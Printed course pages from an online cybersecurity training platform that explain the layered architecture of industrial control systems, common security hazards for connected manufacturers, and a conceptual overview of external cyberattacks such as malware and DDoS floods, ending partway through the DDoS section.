


Figure 5. 22- Industrial Safety System structure (Source: [wikipedia](#))

Physical and logical ICS architecture

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Physical and logical ICS architecture

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:39 PM

Table of contents

1. Physical and logical ICS architecture
2. Field level
3. Direct control level
4. Plant supervisory level
5. Production control and scheduling level

1. Physical and logical ICS architecture

OT/ICS's are typically divided in 5 levels, shown in Figure 5.23. Each level has its own functionality and must communicate with the other levels in order to carry out the planned actions.

Data acquisition begins at the level1 RTU or PLC and includes instrumentation readings and equipment status reports that are communicated to level 2 SCADA as required. Data is then compiled and formatted in such a way that a control room operator using the HMI (Human Machine Interface) can make supervisory decisions to adjust or override normal RTU or PLC controls. Data may also be fed to a historian, often built on a commodity database management system, to allow trending and other analytical auditing.




Figure 5. 23- ICS levels ([source: Wikipedia](#))

2. Field level

The field level contains the field devices such as sensors and final control elements or actuators.

In the broadest definition, a sensor is a device, module, or subsystem whose purpose is to detect events or changes in its environment and send the information to other electronics, frequently a computer processor. A sensor is always used with other electronics.

Sensors (Figure 5.24 shows an IR sensor) are used in everyday objects such as touch-sensitive buttons (tactile sensor) and in industrial processes to measure different magnitudes (pressure, position, temperature...).




Figure 5. 24- IR sensor ([source: Wikipedia](#))

An actuator (Figure 5.25 shows an hydraulic valve) is a component of a machine that is responsible for moving and controlling a mechanism or system, for example by opening a valve. In simple terms, it is a "mover".

An actuator requires a control signal and a source of energy. The control signal is relatively low energy and may be electric voltage or current, pneumatic or hydraulic pressure, or even human power. When it receives a control signal, an actuator responds by converting the signal's energy into mechanical motion.



Figure 5. 25- Hydraulic valve ([source: Wikipedia](#))

3. Direct control level

The direct control level contains the industrialised input/output (I/O) modules, and their associated distributed electronic processors. It contains the programmable logic controllers (PLCs) or remote terminal units (RTUs).

A programmable logic controller (PLC) is an industrial digital computer which has been ruggedized and adapted for the control of manufacturing processes, such as assembly lines, or robotic devices, or any activity that requires high reliability control and ease of programming and process fault diagnosis.

A PLC (Figure 5.26) is an example of a "hard" real-time system since output results must be produced in response to input conditions within a limited time, otherwise unintended operation will result.



Figure 5. 26- Programmable Logic Controller ([source: Wikipedia](#))

Figure 5.27 shows a remote terminal unit (RTU), which is a microprocessor-controlled electronic device that interfaces objects in the physical world to a distributed control system or SCADA (supervisory control and data acquisition) system by transmitting telemetry data to a master system, and by using messages from the master supervisory system to control connected objects. Other terms that may be used for RTU are remote telemetry unit and remote telecontrol unit.



Figure 5. 27- Remote Terminal Unit ([source: Wikipedia](#))

4. Plant supervisory level

Plant supervisory level contains the supervisory computers, which collate information from processor nodes on the system, and provide the operator control screens.

Level 2 contains the SCADA software and computing platform. The SCADA software exists only at this supervisory level as control actions are performed automatically by Level 1 RTUs or PLCs. SCADA control functions are usually restricted to basic overriding or supervisory level intervention. For example, a PLC may control the flow of cooling water through part of an industrial process to a set point level, but the SCADA system software will allow operators to change the set points for the flow.

The SCADA also enables alarm conditions, such as loss of flow or high temperature, to be displayed and recorded. A feedback control loop is directly controlled by the RTU or PLC, but the SCADA software monitors the overall performance of the loop.

The human-machine interface (HMI) (Figure 5.28 shows a typical HMI touch panel) is the operator window of the supervisory system. It presents plant information to the operating personnel graphically in the form of mimic diagrams, which are a schematic representation of the plant being controlled, and alarm and event logging pages. The HMI is linked to the SCADA supervisory computer to provide live data to drive the mimic diagrams, alarm displays and trending graphs. In many installations the HMI is the graphical user interface for the operator, collects all data from external devices, creates reports, performs alarming, sends notifications, etc.




Figure 5. 28- HMI Touch Panel ([source: Wikimedia](#))

The core of the SCADA system is the Supervisory Workstation, gathering data on the process and sending control commands to the field connected devices. It refers to the computer and software responsible for communicating with the field connection controllers, which are RTUs and PLCs, and includes the HMI software running on operator workstations.

In smaller SCADA systems, the supervisory computer may be composed of a single PC, in which case the HMI is a part of this computer. In larger SCADA systems, the master station may include several HMIs hosted on client computers, multiple servers for data acquisition, distributed software applications, and disaster recovery sites. To increase the integrity of the system the multiple servers will often be configured in a dual-redundant or hot-standby formation providing continuous control and monitoring in the event of a server malfunction or breakdown.



Figure 5. 29- SCADA display ([source: Wikimedia](#))

5. Production control and scheduling level

Levels 3 and 4 (production control and scheduling) are not strictly process control in the traditional sense, but are where production control and scheduling takes place.

Production control level does not directly control the process, but is concerned with monitoring production and targets. It contains MES, CMMS and WMS systems

Manufacturing execution systems (MES) are computerized systems used in manufacturing, to track and document the transformation of raw materials to finished goods. MES provides information that helps manufacturing decision makers understand how current conditions on the plant floor can be optimized to improve production output. MES works in real time to enable the control of multiple elements of the production process. The Figure 5.30 shows the different parts of a MES system.




Figure 5. 30- Company organization for MES management ([source: Wikimedia](#))

Warehouse management system (WMS) is a software application, designed to support and optimize warehouse functionality and distribution center management. These systems facilitate management in their daily planning, organizing, staffing, directing, and controlling the utilization of available resources, to move and store materials into, within, and out of a warehouse, while supporting staff in the performance of material movement and storage in and around a warehouse.

Computerized maintenance management system (CMMS), is a software package that maintains a computer database of information about an organization's maintenance operations. This information is intended to help maintenance workers do their jobs more effectively (for example, determining which machines require maintenance and which storerooms contain the spare parts they need) and to help management make informed decisions (for example, calculating the cost of machine breakdown repair versus preventive maintenance for each machine, possibly leading to better allocation of resources).

Production scheduling level contains ERP systems and its main function is to provide information and decision support to management staff.

Enterprise resource planning (ERP) is usually referred to as a category of business management software -- typically a suite of integrated applications--that an organization can use to collect, store, manage, and interpret data in real-time from these many business activities. It provides an integrated and continuously updated view of core business processes using common databases maintained by a database management system.

ERP systems track business resources--cash, raw materials, production capacity--and the status of business commitments: orders, purchase orders, and payroll. The applications that make up the system share data across various departments (manufacturing, purchasing, sales, accounting, etc.) that provide the data.




Figure 5. 31- ERP modules according to company structure (source: Wikipedia)

Types of hazards

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Types of hazards

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:42 PM

Table of contents

1. Hazards in connected industry
2. Lack of access control to facilities
3. Diversity of network exposure technologies
4. Outdated digital systems
5. Lack of adequate protection systems
6. Lack of cybersecurity training for OT staff
7. Password management
8. Confidential destruction of sensitive information
9. Presence in social networks
10. Data loss
11. Insecure email
12. Availability of servers
13. Company website
14. Remote connections
15. Security of applications
16. Installation of authorized software
17. Use of mobile devices

1. Hazards in connected industry

Manufacturing cybersecurity issues could have great impact on a company. Years before, industrial sectors had no need to connect their ICS to the internet. What they needed to do was make sure the physical processes that those ICS were watching were available. So, they kept them offline and away from threats that were beginning to take form.

Now, most companies have a digital presence, included industrial manufacturing ones. They want real-time data, so they can monitor the state of their physical processes. This helps them perform preventive maintenance on equipment and minimize downtime. In order to do this, operational technology (OT), of which ICS are a type, and information technology (IT), are brought together. This IT/OT convergence brings many potential problems to take on account when a company's cybersecurity policies are designed, the next ones are some of the most relevant:

2. Lack of access control to facilities

Access control is a form of physical security that manages who has access to an area at any given time. Access control systems, such as doors, locks.... restrict access to authorized users and provide a means of keeping track of who enters and exits secure areas.

In access control systems, users must present **credentials** before access is granted. Within physical systems, these credentials can take many forms, but non-transferable credentials provide the most security.

For example, a key card can act as access control and grant the bearer access to a classified area. Because this credential can be transferred or even stolen, it is not a secure way to handle access control.

A more secure method of access control involves **two-factor authentication**. The person who wants access must show credentials and a second factor to corroborate the identity. The second factor could be an access code, a PIN, or even a biometric reading.



3. Diversity of network exposure technologies

As they digitalize to improve their productivity and expand their business through the internet, industrial manufacturing companies are more exposed than years ago through different technologies (remote connections for maintenance, email, company's website, social networks, videosurveillance, ...) which are the entrance door for external threats and attacks such as phishing, ransomware, process modification for bad quality production, industrial espionage and so on. All this must be taken into account when establishing the design and connection policies to the company's network.



Figure 5. 32–Connection and digital technologies available in industry ([source: colombocoreana.com](https://colombocoreana.com))


4. Outdated digital systems

Many OT assets aren't equipped to defend against today's cybersecurity threats. Some of those assets are decades-old legacy systems that use proprietary protocols to talk to one another. As such, they can't easily receive remote updates unless the owners take them offline. But doing that threatens the uptime of their physical processes. This makes it difficult for businesses to keep these assets secure as they go online via the ongoing IT-OT convergence.



5. Lack of adequate protection systems

As a consequence of the connection of manufacturing industries to the Internet, it is necessary that companies have and use properly protection systems against external and internal threats, such as antiviruses, firewalls or Intrusion detection Systems. These systems will serve to control who accesses to company's network and assets and what is running on it.




6. Lack of cybersecurity training for OT staff

Human error is responsible for many of the cybersecurity problems, because of a lack of cybersecurity awareness companies could find their production system stopped or malfunctioning, or even worse, losing their clients confidence. Most of times human errors are evitable (some of the most usual errors are the installation of unauthorized software or use of unsecure connections) for which awareness and training in cybersecurity of operators working in the industry is necessary.



7. Password management

In digital systems users are constantly required a username and password to access the levels in which they are authorized, it is common for most to choose to generate simple passwords and reuse them in multiple systems at the same time, but this is synonymous with problems. In order to avoid it, a company should have a password management system, which is a set of principles and best practices that users should follow while storing and managing passwords efficiently to protect them as much as possible from unauthorized access. There are password management apps that mitigate the risk of users trying to keep track of multiple passwords or creating passwords that will be easily stolen.



8. Confidential destruction of sensitive information

Security is important to every business, and document shredding is an important part of that security in order to keep confidential sensitive information (for example technical and commercial information about production and clients), from manufacturing companies. Document destruction is painstaking work and has a procedure that must be scrupulously followed; this is the only way to guarantee that the information contained disappears completely and without future problems for the company and its customers. This process should be carried out following the safety standards according to the current regulations in force, DIN 32 757-1, for both paper and digital media.




9. Presence in social networks

Social networks like Facebook, Twitter and Instagram are widely used, and therefore the company's employees have a digital footprint on social media. All those people online are a target for cyberattacks. Information breaches have demonstrated weaknesses in social networks for hackers to slip through, and naiveté on the part of users means hackers don't even have to break through the site's defenses; phishing schemes, spoofed accounts, and other ways to trick users into giving up their credentials are a constant threat, targeting users who may not have the correct training in cybersecurity issues. The most frequent challenges they may encounter while using social media are phishing, information oversharing and social engineering.



10. Data loss

Data loss can be caused by many reasons: malicious attack (virus or malware), hardware failures, file corruption, fire or flood, accidental deletion... A backup is a copy of the system or network's data for file restoration or archival purposes. Backups are an essential part of a continuity of operations plan as they allow for data protection and recovery. Experts recommend the 3-2-1 rule for backup: three copies of your data, two local (on different devices) and one off-site. A backup strategy, along with a disaster recovery plan, constitute the all-encompassing business continuity plan which is the blueprint for an organization to withstand a cyberattack and recover with zero-to-minimal damage to the business, reputation, and data.



11. Insecure email

Email security is a term for describing different procedures and techniques for protecting email accounts, content, and communication against unauthorized access, loss or compromise. Email is often used to spread malware, spam and phishing attacks. Attackers use deceptive messages to entice recipients to part with sensitive information, open attachments or click on hyperlinks that install malware on the victim's device. Email is also a common entry point for attackers looking to gain a foothold in an enterprise network and obtain valuable company data.



12. Availability of servers

Availability describes the capacity of digital systems (such as email and web servers, databases, applications...) that are dependable enough to operate continuously without failing. High availability systems are well-tested and sometimes equipped with redundant components.

Servers failure can occur due to many reasons: loss of electrical power, hardware malfunction, operating system crashes, unexpected application behavior, external/internal cyberattacks can all contribute to the failure of a server instance.

If digital systems are not available, it will have a negative impact on a manufacturing company: production stops or malfunctioning, lack of communication with customers and providers ..., that ultimately result in economic losses.



13. Company website

The web and the company website are an indispensable part of many of the business activities of industrial manufacturing companies. Cloud-based digital storage and the repository of data hold the information that customers voluntarily provide via content management systems, shopping carts, login fields, and inquiry and submit forms. Intrusion in the form of web based attacks can mean that their sensitive data could be vulnerable.

As universal as these programs are, they are highly vulnerable to web application attacks from cyber criminals. Web applications are particularly susceptible to hacking because they are publicly accessible and available 24 hours a day, 365 days a year to provide continuous services.

Many of these programs have access, either directly or indirectly, to highly desirable customer data. Hackers make it their business to seek out vulnerabilities so that this information can be stolen or rerouted. Seeking to prevent web application attacks should be a critical priority for all companies.



14. Remote connections

Remote connections are defined as the capacity of an organization's users to access its nonpublic computing resources from locations other than the organization's facilities. These remote client devices generally have weaker protection (they may lack of access control, control of installed software, antivirus, use of firewall...) than standard client devices because they are not managed by the enterprise, and remote access communications are carried over untrusted networks. All of this makes remote connections a source of trouble for companies and a entrance gateway for cybercriminals in company systems, so it is necessary to take special measures to perform remote access safely: use of firewalls and VPN, secure credentials ...



15. Security of applications

Manufacturing industrial companies use applications developed by their IT staff or other service provider companies. It is very important to determine the level of security and quality of the source code of the application, verifying that minimum requirements are met within the framework of good practices in "development with secure code".

These good practices principles include role and permission control, user authentication, system access control, session management, secure communications (encryption of transmissions and use of certificates), and security testing and maintenance.



16. Installation of authorized software

In any manufacturing company, one of the main requirements in terms of intellectual property is based on the use of legal software. Using illegal software acquired fraudulently could lead to financial and even criminal penalties.

On the other hand, making use of software that cannot be known to have any type of malware or security hole associated with it only increases the chances of infection risk. In addition, if we aim to prevent information leaks or guarantee the privacy of personal data, it will be necessary for any company to determine what type of applications will be authorized to process this type of information.

To guarantee the use of a certain type of software, the company must have a policy that includes a list of authorized software and an authorized software repository and license registry.



17. Use of mobile devices

Nowadays, working outside the corporate premises is possible with the use of mobile devices (laptops, tablets and mobile phones) owned by the company or the employee. Mobility technologies such as laptops allow the employee to carry out their work as if they were on the premises of the company: access to mail, corporate applications, confidential information, etc.

These devices are more susceptible to loss or theft, so there is an added risk to access to corporate information. That is why it is essential to take some security measures such as establishing strong access passwords, encrypting stored information, keeping the equipment always updated and with the antivirus active, etc. If the company allows the employee to use their own devices (BYOD or Bring Your Own Device), they must follow the company policy for the use of non-corporate mobile devices so that it is with security guarantees.



External risks and cyberattacks

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: External risks and cyberattacks

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:42 PM

Table of contents

1. External risks and cyberattacks
2. Malware attacks
3. Distributed denial-of-service attacks (DDoS)
4. Man-in-the-middle attack (MITM)
5. Drive-by attack
6. Password attack
7. Phishing attacks
8. SQL injection
9. Zero-day exploit
10. DNS Tunnelling
11. Cryptojacking
12. Cross-site scripting (XSS) attacks
13. Eavesdropping attack
14. AI-Powered Attacks
15. IoT-Based Attacks

1. External risks and cyberattacks

Most companies are under constant attack from outside; malware, malvertising, phishing, DDoS attacks, ransomware; these are just some of the viruses and methods that hackers use externally to gain access to companies site, software, or network. After gaining access, these cybercriminals remain inside the system, sometimes for months, unnoticed and extracting information. Most are never found and even more are not discovered until a later date. The best way to avoid an external attack is to harden the perimeter to keep hackers out. Perimeters can be properly built with the right kind of penetration testing conducted by an experienced cybersecurity firm.

BLOG ::RISK IMPERIUM CONSULTING-RIC

There is also an internal risk. Internal data leaks come from company employees, sometimes it happens willfully, but most of the time it is due to human errors. Training and awareness is the best way to avoid it.

Both of them could be harmful for company's prestige and economy. If an employee sells secrets to a competitor and decides to deface the company's website, then damage to reputation and profits could be long-lasting and devastating, making internal hacks potentially more threatening than external. External hacks typically look for information they can sell or use to make a profit, so if a hacker penetrates company's network or software, then could hide valuable information and demand a ransom of money in return for releasing the information back.

These are the most common types of external cyberattacks:

2. Malware attacks

Malware is a type of application that can perform a variety of malicious tasks. Some strains of malware are designed to create persistent access to a network, some are designed to spy on the user in order to obtain credentials or other valuable data, while some are simply designed to cause disruption.

Some forms of malware are designed to extort the victim in some way. Perhaps the most notable form of malware is Ransomware – a program designed to encrypt the victim's files and then ask them to pay a ransom in order to get the decryption key.



3. Distributed denial-of-service attacks (DDoS)

A DDoS attack happens when a network or system becomes overwhelmed and it cannot respond to service requests. A DDoS attack happens when a massive number of machines are directed to bombard the target with traffic. These machines are typically infected with viruses controlled by one over all attacker.

There are two types of attacks:

- DoS- this type of attack is performed by a single host
- Distributed DoS(DDoS)- is accomplished by sending a large number of unnecessary requests to the system or network resource from many different sources..




Figure 5..2. 15-DDoS attack structure

There are some types of DDoS attacks:

1. **Volume-based attacks** as their name implies, these attacks are based on volume. There are likewise called Layer 3 and 4 Attacks. The attack magnitude is measured in Bits per Second (bps). Some floods are:

- **UDP Flood**

A UDP flood attack involves sending a very large number of UDP packets to a computer's random ports, more especially port number 53. The attacking computer will first have to determine if any of its services are listening on that port and if it is not responding must reply with an ICMP Destination Unreachable packet. Therefore, the influx of a large number of UDP packets into the attacking computer forces him to respond with an equally large number of ICMP packets, which ultimately prevents other ordinary users from using his PC services. Specialized firewalls can be used to filter out or block malicious UDP packets.

- **HTTP Flood**

HTTP flood attack is a type of denial of service attack in which the attacker manipulates the HTTP and POST protocols in order to attack a webserver or application.




Figure 5..2. 16 HTTP flood attack

